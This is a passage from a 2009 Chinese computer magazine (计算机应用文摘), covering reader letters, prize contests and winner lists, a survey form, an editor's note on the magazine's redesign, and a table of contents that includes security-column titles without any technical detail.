来信,今年的大奖一定不忘你。而其他那些收到奖品却从来不吭声的人,哼哼!小编可要好好考虑一下你们的获奖资格了……。哈哈,开玩笑,开玩笑!小编绝对不会威胁各位读者的,而且抽奖也绝对不会以小编的意志为转移!不过每期小编都会发出一大堆奖品,当然希望收到奖品的各位幸运读者都能像蒋凯那样,给我们回个信,照一张与奖品的合影……,所以小编迫切地盼望更多的读者能满足小编我的这点奢求!

@ 语音壁

湖南的卜指南在来信中说:“这期杂志中的文章《恶搞好友,就这么简单》让我马上有了蠢蠢欲试的冲动。按照文章的方法将好友的PP合成到广告牌上,再发给他们,告诉他们被不良广告商整成了免费的广告明星。结果还真有人上当,哈哈……,真是笑翻我了。希望编辑部的各位大大以后能多提供这类好玩的,让我们读者更加快乐!”

小编点评: 卜同学能从我们的杂志中获得如此快乐,真是让我们感到由衷的高兴!不过,恶搞也需要有礼有节,千万别惹得同学朋友们生气,成了公愤可就遭了。编辑部的VQP“童鞋”就是闹出了公愤,所以一旦被其他“童鞋”抓住机会,就要他欲死欲仙,你可千万别混到他这个“惨”样哦!

营口的张松读者在来信中写道:“《年轻时候的彪悍》,这篇文章真是让我大开眼界。文章本身既有娱乐的一面,也有相当的技术含量。而关键是它所蕴含的回忆!大概经过许多许多年之后,在繁忙的工作之余,面对冰冷的电脑屏幕,回想起这一段经历,内心多少会由此掀起一些波澜。这也是我们年轻时曾经的往事,细细在一杯清茶的氤氲中回味,让我们感觉原来PCD不仅仅是一本技术杂志,这里还有生活、有回味!”

小编点评: 啊,张松读者的文笔很温馨,非常适合写一些情感类的文章。同时,从你的感慨中,小编感觉你也一定是一位有不少“故事”的读者!怎么样,有兴趣把自己的故事写出来给小编和其他读者分享吗?的确,我们杂志的“网罗天下”栏目更贴近于生活,更人文化。我们也希望读者看了我们的杂志之后,将所学到的IT技术,更好地应用到生活中去:我们希望:这个世界上少几个“宅男宅女”,多几对“痴男怨女”,让我们的生活更加丰富多彩!

玩敢达OL 机器人模型 大赠送!

本期活动丰厚大奖礼品由久游网友情提供!


请各位读者去敢达官方网站 (http://gd.9you.com/web_v2/index_top.html) 注册游戏账号, 然后将账号、游戏中的昵称连同自己的姓名、地址、邮编和电话发到 pcd2gossip@gmail.com, 邮件标题请注明“敢达模型大赠送”字样! 同时, 本次活动将在PCD官方博客 (<http://www.pcdigest.com>) 上同步举行!

高达机器人模型
×5套



敢达机器人扭蛋
×10套

敢达OL海报
×20张

价值68的游戏新手卡
(内含高级机体一个及个性喷涂彩绘道具)若干



评刊送礼, 看图猜谜大抽奖!



PCD杂志在2008年12月上期和12月下期杂志上各送出了三套音箱。

其中幸运A奖是S5.1豪华音箱一套, 幸运B奖是e2100时尚音箱!

好了, 各位读者, 小编的问题来了: 你知道这两种音箱分别是哪两个品牌的吗? 请大家将问题答案连同自己的姓名、地址、邮编、电话发到 pcd2reader@gmail.com, 来信题目请注明“看图猜谜”字样! 猜对的前十名读者将获得编辑部提供的小礼品一份(暂时保密)!



2008年PCD12月上期杂志
评刊送奖, 好礼不断

杨俊德
奖品为S5.1豪华音箱

付雨 朱茂玲
奖品为e2100时尚音箱

2008年12月上期杂志
最佳文章评选结果

中国式盗版回忆录
(作者: 川叶)

小故障自己搞定, 省维修费
(作者: 老邪)

文章作者将获得奖金300元及证书

挑错误, 得奖品

优秀的杂志离不开大家的支持, 《计算机应用文摘》需要广大读者的监督才能办得更好。凡是第一时间(以当地邮戳为准)挑出本刊文字、排版或广告错误的读者, 都将有机会获得一份本刊赠送的最新杂志或软件。

参与方式:

1. 写信: 来信地址请看杂志目录, 在信封背面请标明“PCD挑错误活动”等字样。

2. 传真: 023-63513494

3. Email: pcd2reader@gmail.com

(请详细注明您的联系方式)


我们热情期待您的参与!

2008年12月下期杂志
“挑错误, 得奖品”活动获奖名单


蔡莉 杜晓明 方苗
邓付钧 龙俊 阎冰

奖品为2009年第2期杂志一本

数字家庭



面对空旷的房间，
你该怎么办？



2008年年终巨献
数字家庭 2008年增刊

《教你打造数字家庭》

《数字家庭》编辑部倾力打造完美数字家庭构建方案，教你一步一步实现梦想家园

2008年12月震撼上市

亲爱的读者, 您喜欢本期的PCD吗? 您的每一句评价和建议都是对我们的关爱。为了让杂志能够更合您意, 请参与我们的评刊活动。

最流行的评刊通道 登录以下网址, 在线填写评刊网页
<http://www2.cniti.com/pcd/pingkan>

最传统的评刊通道 2009年1月20日前填写本表 (含正反两面, 复制有效), 并邮寄至以下地址
 重庆市渝北区洪湖西路18号《计算机应用文摘》编辑部 (401121)



姓名: _____ 通信地址: _____
 邮编: _____
 电话: _____ 电子邮件: _____

最喜欢的三个栏目	最不感兴趣的三个栏目

最喜欢的三篇文章编号	最不感兴趣的三篇文章

注: 请在以下所列栏目中选择

注: 文章编号在每篇文章的末尾

- a. 资讯前沿
- b. 锐评
- c. 奋斗
- d. 专题企划
- e. 笔记本与数码
- f. 新手玩电脑
- g. 电脑大玩家
- h. 专家坐堂
- i. 黑客战线
- j. 高清视界
- k. 硬派潮人馆
- l. 网罗天下
- m. 读编互动

对本期杂志的评价: _____




本期奖品



幸运A奖1名
 奖品为N-35G音箱



幸运B奖1名
 奖品为iFi-331音箱



幸运B奖1名
 奖品为N-30G音箱

纪念奖10名
 奖品为远望书刊

2009

集刊花 得奖品

2

计算机应用文摘

编者的话

细心的读者在拿到2009年第一期《计算机应用文摘》时,应该已经发现,杂志改版了。

改版不是目的,而是手段。2009年1月1日,PCD进行了两年以来的第一次重大改版,从内容架构的调整到版面设计的更新,从制作流程到编辑分工,都有很大的变化。

不过,这并不代表我们抛弃过去,PCD的这次改版特别注意保留了PCD的优势内容和立足根本。

从2009年开始,PCD从半月刊变成了旬刊,阅读节奏的变化、信息量的增加,要求我们将更多的精力放在提高读者的阅读舒适度和为读者提供更多阅读的快感上。

伴随着消费电子产品、笔记本电脑的火爆,我们注意到读者的兴趣点也发生了明显的转移。在整合了过去的软件应用内容之后,PCD的内容以四大部分为主:IT文化与评论、笔记本与数码、软件网络应用、PC选购与应用。我们期望通过这样的改变,为关注IT行业变化的读者提供更多尖锐、好看、观点鲜明的评论文章,为笔记本和数码的爱好者和发烧友提供更丰富的产品信息和应用指南,让PC在读者的工作、生活和学习中发挥更大的作用——且这一切都建立在阅读轻松流畅的基础上。

我们希望,编辑部能够像奥运村的厨师团队,在今后的日子里,为不同口味的读者烹饪出色香味俱全的丰盛大餐。

执行主编 秦挺楠
hardwood@cniti.com

为庆祝2009年《计算机应用文摘》成功改版为旬刊,为答谢新老读者对《计算机应用文摘》的支持与厚爱,从2009年第一期开始,我们开展为期半年的“集刊花,得奖品”活动!

从2009年第1期到第18期的扉页右上角,都将出现这样一个三角形的刊花(编号1~18)。只要您收集齐了这18个刊花,在第18期杂志上市后把它们都剪下来,寄回《计算机应用文摘》编辑部(注:复印件无效),就有机会免费获得我们赠送的《计算机应用文摘》2009年增刊一本!限量2009本,先到先得,送完为止。欢迎各位新老读者踊跃参加!

PCD官方博客

<http://www.pcdigest.com/>

全新开通,内容丰富

玩转电脑应用,享受数字生活
探秘编辑的生活与爱好
无须注册即可留言

欢迎各位读者光临!



以专业的态度

对待生活中的科技

Geek

微型计算机



Reader MC RESEARCH

2008

2008 NVIDIA杯
《微型计算机》
年度大型读者调查

谁才是收获丰厚大奖的幸运儿？
谁才是2008最具价值的IT品牌？
谁才是2008最受关注的IT产品？

最终获奖名单即将揭晓

我们共同期待.....



微型计算机
MicroComputer

计算机应用文摘 2009年1月中旬 第2期

遵循“电脑以用为本！”的办刊理念，为各类用户提供电脑应用相关硬件的使用技巧、网络应用方案、数字生活方式、故障完全解决方案等，帮助读者迅速提升使用电脑的水平，使读者能将电脑应用技巧更快地融入工作、学习、生活和娱乐中。

=====

说明：

本文件由 肚朝前 @ CnFan.Org 独立制作，本PDF文件是完全功能无限制的，可以自由对本文件进行编辑，打印，提取，转化格式等操作。

注意：

强烈推荐用官方 Acrobat Reader 软件 100% 模式来查看。

申明：

制作此PDF目的纯粹为测试PDF制作能力和供大家共同研究PDF格式，以及测试网站下载带宽。用于其他用途产生的后果与本人无关，责任自负
请支持正版，购买杂志阅读

锐评

是什么冷落了您——中关村

资讯前沿

专题企划

6000元，实现全家数码梦想

笔记本数码

新新秀场

丰富“多彩”·微星VR220 YA Edition体验

数码标榜：在线查询，明明白白用手机

冬日里的被窝御宅计划

为智能手机做备份

呼叫转移，就是不接你电话

诺基亚手机无法安装软件之迷

让PSP变成Netbook

好摄族

新手玩电脑

你还有几分钟好活？

你有几分色盲？

“月光女神”的流水账

你看到的美女到底“正不正”

在Excel中查找单元格数值

复活Word的鼠标拖曳功能

取消Email地址的自动超链接

按纸型缩放打印文稿

谁是浏览器中的“大胃王”

修炼“一指禅”，照片随便发

电脑大玩家

新软情报站

全面奔向Windows 7·Vista篇

专业网管——飞鱼星VE984

文件变“忠狗”，自动跟你走

Gmail邮件也可图文混排

网络小说新章抢先看

收藏夹转换不求人

手机看博客，快净齐

我家的“土豆”有名字

诊断网络错误，其实很简单

吓死人不偿命，别拿屏保不当程序

PS玩魔术·魔幻之月

高手牛角尖·关于Vista搜索的古怪技巧

黑客战线

办公室里的神秘脚本 第四回远程溢出巧妙防，主动防御轻松破

病毒播报

病毒趣味谈：会飞的乌龟壳

微软送来的新年漏洞“大礼”

专家坐堂

答疑解惑走进Windows 7

手机为什么无法显示完整桌面背景图？

手机用数据线充电会中毒吗？

山寨笔记本电脑能买吗？

数码相机的光学防抖为什么没有用？

笔记本电脑显卡的如何选择？

为什么手机一直不停地震动？

低价MP3播放器如何选择？

电池里的电跑哪里去了？

《GTA 4》屏幕为什么一直晃动？

如何在京东商城上使用信用卡支付？

IE浏览器为什么无法访问谷歌？

哪里有在线数学解题网站？

如何查询世界各地的当前时间？

哪里有可以在线听轻音乐网站？

高清视界

声色百老汇

高清线报

高清新品秀

插上网线看电视

西数首款高清播放机全体验

硬派潮人馆

享受蓝牙，七彩虹C.G41 X5主板

从XFX交好AMD说起

玩出品味，你会调教你的显卡么？

速度与激情，玩转《侠盗飞车4》

低价无系统“本本”上手必读

驱动程序更新与推荐

荐机大平台

市场快报

奋斗

把喜欢的事做到极致——俞敏洪演讲节选

一个IT民工的自白

网罗天下

游戏快报

追逐敢达，机战梦想

1月PC游戏推荐

手机游戏推荐

文摘博客
经典饭否语录
一句话总结四大名著
休闲派
读编往来
调查表